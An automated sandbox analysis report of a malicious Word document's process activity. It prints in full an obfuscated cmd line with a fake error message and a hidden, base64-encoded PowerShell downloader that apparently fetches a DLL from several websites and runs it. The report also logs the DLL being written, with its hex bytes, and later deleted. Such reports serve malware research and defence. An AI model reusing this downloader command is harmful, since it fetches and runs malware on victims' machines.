Commandline:	cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll^ -w hi^dd^en -^e^nc cwBFAFQALQBpAFQAZQBtACAAIAB2AEEAUgBJAEEAQgBsAGUAOgA0AFAAdQBXACAAIAAoAFsAVAB5AHAARQBdACgAIgB7ADAAfQB7ADIAfQB7ADQAfQB7ADEAfQB7ADMAfQAiACAALQBmACAAJwBTACcALAAnAHIAZQBjAHQAJwAsACcAWQBzAFQAJwAsACcAbwByAHkAJwAsACcAZQBtAC4AaQBvAC4AZABpACcAKQApACAAIAA7ACAAIABzAEUAVAAtAGkAdABlAE0AIAB2AGEAcgBpAEEAQgBsAGUAOgAzAFcAdgAgACAAKAAgAFsAdABZAFAAZQBdACgAIgB7ADQAfQB7ADIAfQB7ADUAfQB7ADEAfQB7ADAAfQB7ADcAfQB7ADMAfQB7ADYAfQAiAC0ARgAgACcAVgBpAGMAJwAsACcAUwBlAFIAJwAsACcAVABFAE0AJwAsACcAQQAnACwAJwBTAHkAcwAnACwAJwAuAG4AZQB0AC4AJwAsACcAbgBhAGcAZQByACcALAAnAGUAcABPAEkAbgBUAG0AJwApACAAKQAgADsAJABYAGwAegBpAG8AOQBqAD0AJABQADgANQBSACAAKwAgAFsAYwBoAGEAcgBdACgAMwAzACkAIAArACAAJABRADYAOABJADsAJABMADIAOQBIAD0AKAAoACcASwAnACsAJwAwADcAJwApACsAJwBaACcAKQA7ACAAKAAgAFYAYQByAGkAQQBiAEwAZQAgACAANABQAFUAdwAgACAALQBWAGEAbABVAGUAbwBOAGwAIAAgACkAOgA6ACIAQwBgAFIARQBhAHQAZQBEAGkAcgBFAGMAdABPAGAAUgB5ACIAKAAkAEgATwBNAEUAIAArACAAKAAoACgAJwB1AHEAJwArACcAMgBOAGQAJwApACsAJwBjAHoAJwArACgAJwBxACcAKwAnAHkAYgB1ACcAKQArACgAJwBxACcAKwAnADIASAAnACsAJwBhAGYAMABfAHkAbgAnACkAKwAoACcAdQBxACcAKwAnADIAJwApACkAIAAtAHIARQBwAGwAYQBDAGUAKAAnAHUAJwArACcAcQAyACcAKQAsAFsAQwBoAEEAUgBdADkAMgApACkAOwAkAEoANwAzAFkAPQAoACgAJwBLACcAKwAnADQANgAnACkAKwAnAFYAJwApADsAIAAoACAASQBUAEUAbQAgACAAVgBhAFIAaQBBBAGIAbABlADoAMwBXAHYAKQAuAFYAQQBMAFUAZQA6ADoAIgBTAGAAZQBDAGAAVQBSAEkAYABUAHkAcAByAG8AVABPAGMATwBMACIAIAA9ACAAKAAnAFQAbAAnACsAKAAnAHMAMQAnACsAJwAyACcAKQApADsAJABFADMAXwBPAD0AKAAoACcAUgAnACsAJwA3ADcAJwApACsAJwBBACcAKQA7ACQASQBmAHcAcwAyAHEAaQAgAD0AIAAoACcAUAA0ACcAKwAnADQARwAnACkAOwAkAFgAMwAxAEoAPQAoACcAQgAnACsAKAAnADUAJwArACcAOABSACcAKQApADsAJABSAHoAbQBuAHAAcQBzAD0AJABIAE8ATQBFACsAKAAoACcAewAnACsAJwAwAH0ATgBkAGMAegBxACcAKwAnAHkAYgB7ADAAfQBIACcAKwAoACcAYQAnACsAJwBmADAAJwApACsAJwBfAHkAbgB7ACcAKwAnADAAJwArACcAfQAnACkAIAAgAC0ARgAgAFsAQwBoAGEAUgBdADkAMgApACsAJABJAGYAdwBzADIAcQBpACsAJwAuAGQAJwAgACsAIAAnAGwAbAAnADsAJABCADYANQBBAD0AKAAnAEgAJwArACgAJwBfACcAKwAnADAAWAAnACkAKQA7ACQAUAB6AHAAeAB0ADAAbgA9ACcAaAAnACAAKwAgACcAdAB0ACcAIAArACAAJwBwACcAOwAkAEwANQBiAHIAZAB3AGYAPQAoACgAJwB4ACcAKwAnACAAWwAgAHMAaAAgACcAKwAnAGIAOgAnACkAKwAnAC8ALwAnACsAJwBtACcAKwAnAGkAJwArACcAYwByACcAKwAnAG8AJwArACcAbgBlACcAKwAnAHcAcwAnACsAJwAuACcAKwAnAGUAJwArACgAJwB1AC8AJwArACcAYwAnACsAJwByAGEAbgBrAHMAaAAnACkAKwAnAGEAZgAnACsAKAAnAHQALQAnACsAJwBwAHUAbABBsAGUAeQAnACsAJwAtAGkANQBhACcAKwAnAGkAbwAvAFQAbABBwAC8AJwApACsAJwAhAHgAJwArACgAJwAgAFsAIABzACcAKwAnAGgAIAAnACkAKwAnAGIAJwArACcAOgAnACsAJwAvACcAKwAoACcALwBvACcAKwAnAGYAZQAnACkAKwAoACcAcgB0AC0AJwArACcAYQAnACsAJwBsAC4AYwAnACkAKwAnAG8AbQAnACsAJwAvACcAKwAnAHcAcAAnACsAJwAtAGMAJwArACgAJwBvAG4AdABlAG4AdAAnACsAJwAvACcAKwAnAHQAJwArACcAOQBoAFYAJwApACsAJwBWAGkAJwArACcAQgAnACsAKAAnAGQAZQAvACEAJwArACcAeAAgAFsAJwApACsAJwAgAHMAJwArACgAJwBoACAAYgA6AC8ALwAnACsAJwB0AHIAJwArACcAYQAnACsAJwBuAHMAYQBsACcAKQArACgAJwAuACcAKwAnAGUAdQAvACcAKQArACcAbgBlACcAKwAoACcAdABnACcAKwAnAGUAYQByACcAKQArACgAJwAtAHcAaQAnACsAJwBmACcAKQArACgAJwBpAC0AcQAnACsAJwB6AHYAdgAnACkAKwAoACcANAAvADEAagA3ACcAKwAnAFgAJwApACsAKAAnAFoAJwArACcALwAhAHgAIAAnACkAKwAnAFsAJwArACgAJwAgACcAKwAnAHMAJwArACcAaAAgAGIAOgAvACcAKwAnAC8AZQAtACcAKQArACgAJwB3AGQAZQAnACsAJwBzACcAKwAnAGkAZwBuAC4AZQAnACsAJwB1AC8AdwAnACkAKwAoACcAbwBvACcAKwAnAGQALQAnACsAJwBzAHQAbwB2ACcAKQArACcAZQAtACcAKwAoACcAeAA3ACcAKwAnAGkAdwB3AC8AUgAnACsAJwAxAFMATQBzADEAdgAvACcAKQArACcAIQB4ACcAKwAoACcAIAAnACsAJwBbACAAcwAnACkAKwAoACcAaAAnACsAJwAgAGIAJwApACsAJwA6ACcAKwAoACcALwAvACcAKwAnAHIAJwApACsAKAAnAGUAbAAnACsAJwBhAHQAZQBkACcAKwAnAGcAcgBvAHUAJwApACsAJwBwAHQAJwArACcAZQAnACsAJwBzACcAKwAoACcAdAAuAGMAJwArACcAbwBtACcAKQArACgAJwAvACcAKwAnAE8AdQAnACsA

	kAKwAnAHIAJwArACgAJwBUAGkAJwArACcAbQBlAC8AYwB1AGwAZQAnACsAJw BUAEYAJwApACsAKAAnAGEAJwArACcAMwB2ACcAKQArACcALwAnACsAKAAnAC EAJwArACcAeAAgAFsAIAAnACkAKwAoACcAcwBoACAAYgBzACcAKwAnADoAJw ApACsAJwAvACcAKwAoACcALwB3AHcAJwArACcAdwAuAHMAJwApACsAKAAnAG MAaAAnACsAJwBtACcAKQArACgAJwB1AGMAawBmAGUAJwArACcAZABlAHIAJw ArACcAbgAnACkAKwAoACcALgBpACcAKwAnAG4AJwApACsAJwBmACcAKwAnAG 8AJwArACgAJwAvACcAKwAnAHIAZQBmAGUAJwArACcAcgAnACkAKwAnAGUAbg AnACsAKAAnAGMAZQAnACsAJwAvADAASAAnACkAKwAoACcAbABCAEIAJwArAC cAZwAnACkAKwAnADgAJwArACcALwAnACkALgAiAHIAZQBwAGAATABhAEMAZQ AiACgAKAAoACcAeAAgAFsAJwArACcAIAAnACkAKwAoACcAcwBoACcAKwAnAC AAJwApACsAJwBiACcAKQAsACgAWwBhAHIAcgBhAHkAXQAoACcAbgBqACcALA AnAHQAcgAnACkALAAnAHkAagAnACwAJwBzAGMAJwAsACQAUAB6AHAAeAB0AD AAbgAsACcAdwBkACcAKQBbADMAXQApAC4AIgBTAFAAYABsAGkAdAAiACgAJA BFADIAMwBSACAAKwAgACQAWABsAHoAaQBvADkAagAgACsAIAAkAFYANAA2AE IAKQA7ACQAQQAzAF8AVAA9ACgAJwBEACcAKwAoACcANAAnACsAJwAyAEIAJw ApACkAOwBmAG8AcgBlAGEAYwBoACAAKAAkAFAANgBtADAAbQBxAGoAIABpAG 4AIAAkAEwANQBiAHIAZAB3AGYAKQB7AHQAcgB5AHsAKAAuACgAJwBOAGUAJw ArACcAdwAtAE8AYgBqACcAKwAnAGUAYwB0ACcAKQAgAFMAWQBzAFQARQBtAC 4ATgBFAHQALgB3AEUAQgBjAEwAaQBlAG4AdAApAC4AIgBkAGAAbwBXAGAATg BMAE8AQQBgAEQAZgBJAGwARQAiACgAJABQADYAbQAwAG0AcQBqACwAIAAkAF IAegBtAG4AcABxAHMAKQA7ACQAVAA3ADMAVAA9ACgAKAAnAEUAMgAnACsAJw A3ACcAKQArACcASgAnACkAOwBJAGYAIAAoACgAJgAoACcARwAnACsAJwBlAH QALQBJAHQAJwArACcAZQBtACcAKQAgACQAUgB6AG0AbgBwAHEAcwApAC4AIg BsAGUAYABOAGcAVABoACIAIAAtAGcAZQAgADQAMgAxADMAMgApACAAewAmAC gAJwByAHUAJwArACcAbgBkACcAKwAnAGwAbAAzADIAJwApACAAJABSAHoAbQ BuAHAAcQBzACwAKAAoACcAQQAnACsAJwBuAHkAJwApACsAKAAnAFMAdAByAG kAJwArACcAbgAnACkAKwAnAGcAJwApAC4AIgBUAGAAbwBzAHQAUgBgAEkAbg BnACIAKAApADsAJABMADUAMwBBAD0AKAAnAEIAJwArACgAJwA0ACcAKwAnAD UAWQAnACkAKQA7AGIAcgBlAGEAawA7ACQAWAA3ADcAVAA9ACgAJwBPADgAJw ArACcANABNACcAKQB9AH0AYwBhAHQAYwBoAHsAfQB9ACQAVwAwADYARwA9AC gAKAAnAFkAJwArACcANQAxACcAKQArACcAVQAnACkA
Imagebase:	0x4a9a0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msg.exe PID: 2576 Parent PID: 2376

General

Start time:	08:21:39
Start date:	25/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xff150000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2488 Parent PID: 2376

General

Start time:	08:21:39
Start date:	25/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:	powershell -w hidden -enc cwBFAFQALQBpAFQAZQBtACAAIAB2AEEAUgBJAEEA QgBsAGUAOgA0AFAAdQBXACAAIAAoAFsAVAB5AHAARQBdACgAIgB7ADAAfQB7 ADIAfQB7ADQAfQB7ADEAfQB7ADMAfQAiACAALQBmACAAJwBTACcALAAnAHIA ZQBjAHQAJwAsACcAWQBzAFQAJwAsACcAbwByAHkAJwAsACcAZQBtAC4AaQBv AC4AZABpACcAKQApACAAIAA7ACAAIABzAEUAVAAtAGkAdABlAE0AIAB2AGEA cgBpAEEAQgBsAGUAOgAzAFcAdgAgACAAKAAgAFsAdABZAFAAZQBdACgAIgB7 ADQAfQB7ADIAfQB7ADUAfQB7ADEAfQB7ADAAfQB7ADcAfQB7ADMAfQB7ADYA fQAiAC0ARgAgACcAVgBpAGMAJwAsACcAUwBlAFIAJwAsACcAVABFAE0AJwAs ACcAQQAnACwAJwBTAHkAcwAnACwAJwAuAG4AZQB0AC4AJwAsACcAbgBhAGcA ZQByACcALAAnAGUAcABPAEkAbgBUAG0AJwApACAAKQAgADsAJABYAGwAegBp AG8AOQBqAD0AJABQADgANQBSACAAKwAgAFsAYwBoAGEAcgBdACgAMwAzACkA IAArACAAJABRADYAOABJADsAJABMADIAOQBIAD0AKAAoACcASwAnACsAJwAw ADcAJwApACsAJwBaACcAKQA7ACAAKAAgAFYAYQByAGkAQQBiAEwAZQAgACAA NABQAFUAdwAgACAALQBWAGEAbABVAGUAbwBOAGwAIAAgACkAOgA6ACIAQwBg AFIARQBhAHQAZQBEAGkAcgBFAGMAdABPAGAAUgB5ACIAKAAkAEgATwBNAEUA IAArACAAKAAoACgAJwB1AHEAJwArACcAMgBOAGQAJwApACsAJwBjAHoAJwAr ACgAJwBxACcAKwAnAHkAYgB1ACcAKQArACgAJwBxACcAKwAnADIASAAnACsA JwBhAGYAMABfAHkAbgAnACkAKwAoACcAdQBxACcAKwAnADIAJwApACkAIAAt AHIARQBwAGwAYQBDAGUAKAAnAHUAJwArACcAcQAyACcAKQAsAFsAQwBoAEEA UgBdADkAMgApACkAOwAkAEoANwAzAFkAPQAoACgAJwBLACcAKwAnADQANgAn ACkAKwAnAFYAJwApADsAIAAoACAASQBUAEUAbQAgACAAVgBhAFIAaQBBAGIA bABlADoAMwBXAHYAKQAuAFYAQQBMAFUAZQA6ADoAIgBTAGAAZQBDAGAAVQBS AEkAYABUAHkAcAByAG8AVABPAGMATwBMACIAIAA9ACAAKAAnAFQAbAAnACsA KAAnAHMAMQAnACsAJwAyACcAKQApADsAJABFADMAXwBPAD0AKAAoACcAUgAn ACsAJwA3ADcAJwApACsAJwBBACcAKQA7ACQASQBmAHcAcwAyAHEAaQAgAD0A IAAoACcAUAA0ACcAKwAnADQARwAnACkAOwAkAFgAMwAxAEoAPQAoACcAQgAn ACsAKAAnADUAJwArACcAOABSACcAKQApADsAJABSAHoAbQBuAHAAcQBzAD0A JABlAE8ATQBFACsAKAAoACcAewAnACsAJwAwAH0ATgBkAGMAegBxACcAKwAn AHkAYgB7ADAAfQBlACcAKwAoACcAYQAnACsAJwBmADAAJwApACsAJwBfAHkA bgB7ACcAKwAnADAAJwArACcAfQAnACkAIAAgAC0ARgAgAFsAQwBoAGEAUgBd ADkAMgApACsAJABJAGYAdwBzADIAcQBpACsAJwAuAGQAJwAgACsAIAAnAGwA bAAnADsAJABCADYANQBBAD0AKAAnAEgAJwArACgAJwBfACcAKwAnADAAWAAn ACkAKQA7ACQAUAB6AHAAeAB0ADAAbgA9ACcAaAAnACAAKwAgACcAdAB0ACcA IAArACAAJwBwACcAOwAkAEwANQBiAHIAZAB3AGYAPQAoACgAJwB4ACcAKwAn ACAAWwAgAHMAaAAgACcAKwAnAGIAOgAnACkAKwAnAC8ALwAnACsAJwBtACcA KwAnAGkAJwArACcAYwByACcAKwAnAG8AJwArACcAbgBlACcAKwAnAHcAcwAn ACsAJwAuACcAKwAnAGUAJwArACgAJwB1AC8AJwArACcAYwAnACsAJwByAGEA bgBrAHMAaAAnACkAKwAnAGEAZgAnACsAKAAnAHQALQAnACsAJwBwAHUAbABs AGUAeQAnACsAJwAtAGkANQBhACcAKwAnAGkAbwAvAFQAbABwAC8AJwApACsA JwAhAHgAJwArACgAJwAgAFsAIABzACcAKwAnAGgAIAAnACkAKwAnAGIAJwAr ACcAOgAnACsAJwAvACcAKwAoACcALwBvACcAKwAnAGYAZQAnACkAKwAoACcA cgB0AC0AJwArACcAYQAnACsAJwBsAC4AYwAnACkAKwAnAG8AbQAnACsAJwAv ACcAKwAnAHcAcAAnACsAJwAtAGMAJwArACgAJwBvAG4AdABlAG4AdAAnACsA JwAvACcAKwAnAHQAJwArACcAOQBoAFYAJwApACsAJwBWAGkAJwArACcAQgAn ACsAKAAnAGQAZQAvACEAJwArACcAeAAgAFsAJwApACsAJwAgAHMAJwArACgA JwBoACAAYgA6AC8ALwAnACsAJwB0AHIAJwArACcAYQAnACsAJwBuAHMAYQBs ACcAKQArACgAJwAuACcAKwAnAGUAdQAvACcAKQArACcAbgBlACcAKwAoACcA dABnACcAKwAnAGUAYQByACcAKQArACgAJwAtAHcAaQAnACsAJwBmACcAKQAr ACgAJwBpAC0AcQAnACsAJwB6AHYAdgAnACkAKwAoACcANAAvADEAagA3ACcA KwAnAFgAJwApACsAKAAnAFoAJwArACcALwAhAHgAIAAnACkAKwAnAFsAJwAr ACgAJwAgACcAKwAnAHMAJwArACcAaAAgAGIAOgAvACcAKwAnAC8AZQAtACcA KQArACgAJwB3AGQAZQAnACsAJwBzACcAKwAnAGkAZwBuAC4AZQAnACsAJwB1 AC8AdwAnACkAKwAoACcAbwBvACcAKwAnAGQALQAnACsAJwBzAHQAbwB2ACcA KQArACcAZQAtACcAKwAoACcAeAA3ACcAKwAnAGkAdwB3AC8AUgAnACsAJwAx AFMATQBzADEAdgAvACcAKQArACcAIQB4ACcAKwAoACcAIAAnACsAJwBbACAA cwAnACkAKwAoACcAaAAnACsAJwAgAGIAJwApACsAJwA6ACcAKwAoACcALwAv ACcAKwAnAHIAJwApACsAKAAnAGUAbAAnACsAJwBhAHQAZQBkACcAKwAnAGcA cgBvAHUAJwApACsAJwBwAHQAJwArACcAZQAnACsAJwBzACcAKwAoACcAdAAu AGMAJwArACcAbwBtACcAKQArACgAJwAvACcAKwAnAE8AdQAnACkAKwAnAHIA JwArACgAJwBUAGkAJwArACcAbQBlAC8AYwB1AGwAZQAnACsAJwBUAEYAJwAp ACsAKAAnAGEAJwArACcAMwB2ACcAKQArACcALwAnACsAKAAnACEAJwArACcA eAAgAFsAIAAnACkAKwAoACcAcwBoACcAKwAnADoAJwApACsAJwAv ACcAKwAoACcALwB3AHcAJwArACcAdwAuAHMAJwApACsAKAAnAGMAaAAnACsA JwBtACcAKQArACgAJwB1AGMAawBmAGUAJwArACcAZABlAHIAJwArACcAbgAn ACkAKwAoACcALgBpACcAKwAnAG4AJwApACsAJwBmACcAKwAnAG8AJwArACgA JwAvACcAKwAnAHIAZQBmAGUAJwArACcAcgAnACkAKwAnAGUAbgAnACsAKAAn AGMAZQAnACsAJwAvADAASAAnACkAKwAoACcAbABCAEIAJwArACcAZwAnACkA KwAnADgAJwArACcALwAnACkALgAiAHIAZQBwAGAATABhAEMAZQAiACgAKAAo ACcAeAAgAFsAJwArACcAIAAnACkAKwAoACcAcwBoACcAKwAnACAAJwApACsA JwBiACcAKQAsACgAWwBhAHIAcgBhAHkAXQAoACcAbgBqACcALAAnAHQAcgAn ACkALAAnAHkAagAnACwAJwBzAGMAJwAsACQAUAB6AHAAeAB0ADAAbgAsACcA dwBkACcAKQBbADMAXQApAC4AIgBTAFAAYABsAGkAdAAiACgAJABFADIAMwBS ACAAKwAgACQAWABsAHoAaQBvADkAagAgACsAIAAkAFYANAA2AEIAKQA7ACQA QQAzAF8AVAA9ACgAJwBEACcAKwAoACcANAAnACsAJwAyAEIAJwApACkAOwBm AG8AcgBlAGEAYwBoACAAKAAkAFAANgBtADAAbQBxAGoAIABpAG4AIAAkAEwA NQBiAHIAZAB3AGYAKQB7AHQAcgB5AHsAKAAuACgAJwBOAGUAJwArACcAdwAt AE8AYgBqACcAKwAnAGUAYwB0ACcAKQAgAFMAWQBzAFQARQBtAC4ATgBFAHQA LgB3AEUAQgBjAEwAaQBlAG4AdAApAC4AIgBkAGAAbwBXAGAATgBMAE8AQQBg AEQAZgBJAGwARQAiACgAJABQADYAbQAwAG0AcQBqACwAIAAkAFIAegBtAG4A cABxAHMAKQA7ACQAVAA3ADMAVAA9ACgAKAAnAEUAMgAnACsAJwA3ACcAKQAr ACcASgAnACkAOwBJAGYAIAAoACgAJgAoACcARwAnACsAJwBlAHQALQBJAHQA JwArACcAZQBtACcAKQAgACQAUgB6AG0AbgBwAHEAcwApAC4AIgBsAGUAYABO AGcAVABoACIAIAAtAGcAZQAgADQAMgAxADMAMgApACAAewAmACgAJwByAHUA JwArACcAbgBkACcAKwAnAGwAbAAzADIAJwApACAAJABSAHoAbQBuAHAAcQBz ACwAKAAoACcAQQAnACsAJwBuAHkAJwApACsAKAAnAFMAdAByAGkAJwArACcA bgAnACkAKwAnAGcAJwApAC4AIgBUAGAAbwBzAHQAUgBgAEkAbgBnACIAKAAp ADsAJABMADUAMwBBAD0AKAAnAElAJwArACgAJwA0ACcAKwAnADUAWQAnACkA KQA7AGIAcgBlAGEAawA7ACQAWAA3ADcAVAA9ACgAJwBPADgAJwArACcANABN ACcAKQB9AH0AYwBhAHQAYwBoAHsAfQB9ACQAVwAwADYARwA9ACgAKAAnAFkA JwArACcANQAxACcAKQArACcAVQAnACkA

Imagebase:	0x13f650000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Ndczqyb	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE8AABEC7	CreateDirectoryW
C:\Users\user\Ndczqyb\Haf0_yn	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE8AABEC7	CreateDirectoryW
C:\Users\user\Ndczqyb\Haf0_yn\P44G.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	2	7FEE8AABEC7	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Ndczqyb\Haf0_yn\P44G.dll	success or wait	1	7FEE8AABEC7	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Ndczqyb\Haf0_yn\P44G.dll	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 8f 46 0b 60 00 00 00 00 00 00 00 00 00 e0 00 0e 21 0b 01 02 32 00 40 00 00 00 d2 04 00 00 00 00 00 50 19 00 00 00 10 00 00 00 50 00 00 00 00 00 10 00 10 00 00 00 02 00 00 03 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 90 05 00 00 04 00 00 d1 05 06 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....F.`.......... .!...2.@..........P........P..	success or wait	8	7FEE8AABEC7	WriteFile
C:\Users\user\Ndczqyb\Haf0_yn\P44G.dll	unknown	4096	10 50 ff 15 c4 61 00 10 8b 0d 30 60 00 10 51 ff 15 c4 61 00 10 e9 6b fe ff ff e8 11 fd ff ff c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00	.P...a....0`..Q...a...k....... ..E.*....E.*....E.*....E.*.... E.*....E.*....E.*....E.*....E. *....E.*....E.*....E.*....E.*. ...E.*....E.*....E.*....E.*... .E.*....E.*....E.*....E.*....E .*....E.*....E.*....E.*....E.* ....E.*....E.*....E.*....E.*.. ..E.*....E.*...	success or wait	40	7FEE8AABEC7	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Ndczqyb\Haf0_yn\P44G.dll	unknown	2432	58 60 8a ef f1 ac cd 87 63 18 8e 74 cb 84 87 41 69 63 81 bc f6 1f aa 7c d7 c1 41 ce ad ab 76 8b 20 80 d4 2d 95 07 8d c7 f5 0b 17 1e 9a e5 d6 99 69 51 c7 4e a6 9d 29 6f e7 79 93 0d 32 63 53 ae cc c6 29 8a 20 c1 60 c6 f2 02 2c c4 f9 c8 22 df f9 27 82 a1 83 51 c2 bc c9 82 1a 21 84 b2 97 bc d4 af 44 1c 96 82 22 95 2a 85 54 ae f1 fd 3e 49 74 74 fc 8e ae 3f a5 72 f4 c3 5a 01 aa 50 a5 8b 76 95 1b 66 eb ef da df 94 2e d9 1a eb 4c 27 7d 4c 05 f7 f8 23 5d c4 57 c8 26 05 7a fc 81 23 5f 54 09 38 2a 62 d5 aa ca df ed cf 53 ab 1f f6 44 9c d5 99 59 c5 56 64 5b f7 8e 52 0f 66 fc 98 3f 44 06 13 64 6e e9 e1 15 60 50 a5 b1 ec cf b8 e8 c9 0b be c5 84 f7 dd 0a 9d da bc 29 6c 3d 56 ed bf 78 67 b6 5b c8 5e 14 1c b9 af 84 2d 77 a2 f7 39 95 37 6f 4e 7f 1c c6 3c 04 d6 31 c5 7e ef	X`.....c..t...Aic.....|..A...v. ..-.....iQ.N..)o.y..2cS...). .`...,...".'...Q.... .!.....D...".*.T...>Itt...?.r ..Z..P..v..f.....L'}L...#] .W.&.z..#_T.8*b.....S...D... Y.Vd[..R.f..?D..dn...`P..... .....)l=V..xg.[.^.....-w.. 9.7oN...<..1.~.	success or wait	1	7FEE8AABEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8915208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE8915208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8A3A287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE8AABEC7	ReadFile
